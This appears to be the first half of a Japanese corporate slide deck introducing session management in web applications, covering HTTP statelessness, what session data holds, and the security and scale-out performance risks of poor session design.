

Webアプリケーションのセッション管理

TIS株式会社

テクノロジー&イノベーション本部


テクノロジー&エンジニアリングセンター



- Webアプリにおけるセッション管理とは
- 基本設計パターン（3種類紹介）
- セッション管理の方式設計

Webアプリにおけるセッション管理とは

Webサイトを訪れたユーザがサイト内で行う一連の行動のこと。




Webサイトを訪れたユーザがサイト内で行う一連の行動のこと。

- 同一のユーザが短時間の間に何ページ読み込もうとセッション数は1である。
- 同一のユーザでも、ある程度間隔が開いた場合は新しいセッションとしてカウントする。



Webアプリで利用するHTTPはステートレスなプロトコル

- 1回のリクエスト～レスポンスの間に「接続→通信→切断」という一連の処理が完結する。
- サーバはリクエストの前後関係を記憶しておくことはできない。
このため、前のリクエストで送信した情報を、後のリクエストで参照することはできない（覚えていない）。

セッション管理をしていないと…




セッション管理をしていると…



セッション管理の仕組みを用意する必要がある

Webアプリケーションではセッションが続いている間、ユーザのログイン情報などの「ユーザ状態」を維持しなければならない。



ユーザ状態を維持して、それらを
ユーザごとに一意に識別する仕組みが必要



セッション管理

- 仕掛かり中の業務データ
 - 入力画面から確認画面、完了画面に引き継ぐデータ
(ユーザが入力した情報など)
- ログインユーザデータ
 - 認証情報、認可情報
 - 利用言語 …


貧弱なセッション管理は、企業やサービスを揺るがす危機につながる。

危機の例：

- セキュリティ・インシデント
- 性能、リソース問題

セキュリティ・インシデント


正規ユーザになりすましたクラッカーに、機密データが盗まれてしまった！



性能問題

スケールアウトしても、思ったように性能が向上しない！


スケールアウト前



性能問題

スケールアウトしても、思ったように性能が向上しない！


スケールアウト後



性能問題

スケールアウトしても、思ったように性能が向上しない！


スケールアウト後



性能問題

スケールアウトしても、思ったように性能が向上しない！


スケールアウト後



解決策については後半で解説します

